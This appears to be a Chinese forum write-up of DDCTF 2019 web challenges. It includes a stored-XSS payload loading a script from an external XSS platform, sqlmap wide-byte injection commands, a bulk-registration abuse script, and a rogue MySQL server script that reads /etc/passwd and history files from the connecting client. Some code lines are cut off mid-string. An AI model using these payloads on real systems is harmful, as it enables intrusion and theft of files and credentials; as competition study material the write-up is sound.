可以用这个工具生成可以GD渲染处理后，依然能保留字符串的jpg，在py源码中把字符串改为phpinfo()，然后生成。但是一直失败，后面在这篇文章发现其实要看脸
https://paper.seebug.org/387/#2-php-gdwebshell




<

疯狂找图片，找了快100张了，然后在我用我博客的一张背景图的时候终于成功了

[Success]Flag=DDCTF{B3s7_7ry_php1nf0}

欢迎报名DDCTF

太脑洞了，太脑洞了，太脑洞了
一直以为是sql，直到用xss的exp发现有bot请求
在报名页面的备注里只对sql进行一点过滤，但是xss没有任何过滤，直接<script src=//xxxx> </script>即可
通过xss平台读页面源码读到一个接口




```
<html lang="en"><head>
        <meta charset="UTF-8">
        <!--每隔30秒自动刷新-->
        <meta http-equiv="refresh" content="30">
        <title>DDCTF报名列表</title>
<script type="text/javascript" src="https://xsspt.com/js/html2canvas.js"></script></head>
<body>
        <table align="center">
                <thead>
                        <tr>
                                <th>姓名</th>
                                <th>昵称</th>
                                <th>备注</th>
                                <th>时间</th>
                        </tr>
                </thead>
                <tbody>
                        <!-- 列表循环展示 -->
                                        <tr>
                                <td> select </td>
                                <td> asdads </td>
                                <td> 123 </td>
                                <td> 2019-04-15 01:06:52 </td>

                        </tr>
                                        <tr>
                                <td> 111",); </td>
                                <td> 111",); </td>
                                <td>  111",); </td>
                                <td> 2019-04-15 01:06:49 </td>

                        </tr>
                                        <tr>
                                <td> 123 </td>
                                <td> 123 </td>
                                <td> <script src="https://xsspt.com/9NG49v"></script> </td>
                                <td> 2019-04-15 01:06:47 </td>

                        </tr>
                                        <tr>
                                <td>
                                        <a target="_blank" href="index.php">报名</a>
                                </td>
                        </tr>
                        <!-- <a target="_blank"  href="query_aIeMu0FUoVrW0NWPHbN6z4xh.php"> 接口 </a>-->
                </tbody>
        </table>


 </bodv></html>
```

http://117.51.147.2/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=

测了半天注入还是没东西，结果一堆人做出来后重新复测，注意到返回头GBK

```
{"token":"","header":""}POST / HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 234
Origin: http://117.51.147.2
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 S
afari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Referer: http://117.51.147.2/Ze02pQYLf5gGNyMn/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

{"token":"\n<title>List Query API</title>\n","header":"date: Wed, 17 Apr 2019 10:17:37 GMT\r\nserver: Apache\r\nco
nnection: Keep-Alive\r\nkeep-alive: timeout=5, max=99\r\ncontent-length: 31\r\ncontent-type: text/html;charset=gbk
```

然后就是宽字节注入

SQLmap加tamper都可以跑


```
#■■■■■■
python2 sqlmap.py -u "http://117.51.147.2/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=1" --tamper unmagicquotes --d

#■■■■■
python2 sqlmap.py -u "http://117.51.147.2/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=1" --tamper unmagicquotes --h

#■■■
python2 sqlmap.py -u "http://117.51.147.2/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=1" --tamper unmagicquotes --h
```


```
#flag
python2 sqlmap.py -u "http://117.51.147.2/Ze02pQYLf5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=1" --tamper unmagicquotes --h
sql-shell> select ctf_value from ctfdb.ctf_fhmHRPL5;
```

常规操作，注库名，表名，字段名（TCL）做的时候想的太复杂了，但是我的sqlmap最后这里不能直接--dump，所以我执行了--sql-shell自定义sql命令最终拿的flag
sqlmap宽字节注入自带的tamper是unmagicquotes
这里因为过滤了单引号，所以我们需要用--hex参数将字符串转为0x开头的16进制数字避开引号

大吉大利,今晚吃鸡~

cookie发现是go的框架，买东西回想起了护网杯的溢出，可以参考这篇文章
https://evoa.me/index.php/archives/4/
溢出了一下午，最后特别脑洞发现要用Go的无符号32位整形来溢出，42949672961,购买成功,然后返回了一个id和token，然后可以开始通过输入id和token淘汰选手，但是





这个时候突然脑洞大开，注册小号，购买入场券，然后淘汰小号的id和token发现成功
然后批量注册小号批量买入场券批量拿id和token给大号淘汰

我的脚本:

```
import requests
import time
for i in range(0,1000):
   print(i)
   url1 = "http://117.51.147.155:5050/ctf/api/register?name=evoa0{0}&password=xxxxxxxxxxx".format(str(i))
   url2 = "http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=42949672961"
   url3 = "http://117.51.147.155:5050/ctf/api/pay_ticket?bill_id="
   url4 = "http://117.51.147.155:5050/ctf/api/remove_robot?ticket={0}&id={1}"
   rep1 = requests.get(url1)

   cook1name = rep1.cookies["user_name"]
   cook1sess = rep1.cookies["REVEL_SESSION"]
   urlcookies={"user_name":cook1name,"REVEL_SESSION":cook1sess}

   rep2 = requests.get(url2,cookies=urlcookies)
   billid = rep2.json()['data'][0]["bill_id"]

   rep3 = requests.get(url3+billid,cookies=urlcookies)
   userid = rep3.json()['data'][0]["your_id"]
   userticket = rep3.json()['data'][0]["your_ticket"]
   time.sleep(1)
   rep4 = requests.get(url4.format(userticket,str(userid)),cookies={"user_name":"evoA002","REVEL_SESSION":"675dc6a259890db618c
   print(url4.format(userticket,str(userid)))
   with open("chicken.txt","a") as txt:
       txt.write(str(userid) + ":" +userticket)
       txt.write("\n")
```

但是每次注册的小号不一定能成功，而且淘汰到后期id和token重复率会很高效率会很低，看脸了，滴滴会限制访问频率所以脚本sleep了一秒，但我还用了vps来帮忙跑所以

mysql弱口令

一看到题目描述就想到了mysql服务端伪造
https://xz.aliyun.com/t/3277
然后网上找了个py脚本来伪造
https://www.cnblogs.com/apossin/p/10127496.html

```
#coding=utf-8
import socket
import logging
logging.basicConfig(level=logging.DEBUG)

filename="/etc/passwd"
sv=socket.socket()
sv.bind(("",3306))
sv.listen(5)
conn,address=sv.accept()
logging.info('Conn from: %r', address)
conn.sendall("\x4a\x00\x00\x00\x0a\x35\x2e\x35\x2e\x35\x33\x00\x17\x00\x00\x00\x6e\x7a\x3b\x54\x76\x73\x61\x6a\x00\xff\xf7\x21
conn.recv(9999)
```

```
logging.info("auth okay")
conn.sendall("\x07\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00")
conn.recv(9999)
logging.info("want file...")
wantfile=chr(len(filename)+1)+"\x00\x00\x01\xFB"+filename
conn.sendall(wantfile)
content=conn.recv(9999)
logging.info(content)
conn.close()
```

题目首先会给你一个agent.py，看源码知道这是一个验证服务端有没有运行mysql进程的文件，agent.py会使用8213端口，调用netstat -plnt命令查看进程和端口并返回给http请求，题目服务器先会请求你的vps上8123端口来验证是否开启mysql进程，所以直接把输出改为mysql的进程就可以绕过
result = [{'local_address':"0.0.0.0:3306","Process_name":"1234/mysqld"}]
运行上面的py就可以读文件了，题目表单输入的是你的vps地址和mysql端口

```
[root@izwz9dm0jsml3epka8mj00z temp]# python mysql.py
INFO:root:Conn from: ('117.51.147.155', 56442)
INFO:root:auth okay
INFO:root:want file...
INFO:root:þroot:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
```


然后疯狂读文件，读了一下午啥都没有，读数据库文件发现只有字段和表名没有flag，后面想到有个/root/.mysql_history文件，尝试读取

```
[root@izwz9dm0jsml3epka8mj00z temp]# python mysql.py
INFO:root:Conn from: ('117.51.147.155', 55750)
INFO:root:auth okay
INFO:root:want file...
INFO:root:l_HiStOrY_V2_
createuser\040'curl'@'localhost'
;
create\040user\040'curl'@'localhost'
;
GRANT\040ALL\040ON\040*.*\040TO\040'curl'@'localhost';
create\040DATABASE\040security;
use\040security
creat\040table\040flag\040(id\040int\040not\040null,\040flag\040char(256));
create\040table\040flag\040(id\040int\040not\040null,\040flag\040char(256));
create\040table\040flag\040(id\040int\040not\040null,\040flag\040char(255));
update\040flag\040\040set\040flag='DDCTF{0b5d05d80cceb4b85c8243c00b62a7cd}'\040where\040id\040=1;
select\040*\040from\040flag;
update\040flag\040\040set\040flag='DDCTF{0b5d05d80cceb4b85c8243c00b62a7cd}'\040where\040id\040=1;
select\040*\040from\040flag;
insert\040into\040flag\040(id,\040flag)\040values\040(1,\040'DDCTF{0b5d05d80cceb4b85c8243c00b62a7cd}')
;
select\040*\040from\040flag;
use\040mysql;
;
use\040security;
select\040*\040from\040flag;
exit;
```


就出flag了

不过这个好像是非预期解，正解应该是读取idb文件。而且读取了一下.bash_history和.viminfo文件还有新的收获，这个题目服务器上还运行着吃鸡的题目环境，还可以读取

上一篇：2019-DDCTF-WEB-Wr... 下一篇：DDCTF2019 两道WEB题解


1. 3 条回复

倚笑趁风凉 2019-04-19 13:48:25

mysql那道题，可以考虑一下curl gopher mysql

吃鸡那道题 考虑一下md5哈希扩展攻击

0 回复Ta


evoA 2019-04-19 14:07:26

@倚笑趁风凉 当时mysql进去读了吃鸡那道题的源码，确实感觉考的确实是哈希拓展攻击
mysql curl还没想到，请问是从mysql协议上进行curl和gopher操作吗

0 回复Ta


倚笑趁风凉 2019-04-19 14:09:40

@evoA 嗯，用location里面接gopher的mysql协议。因为难度梯度的问题 基本上都留了简单解法，用mysql读吃鸡那道题也是预期内的

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板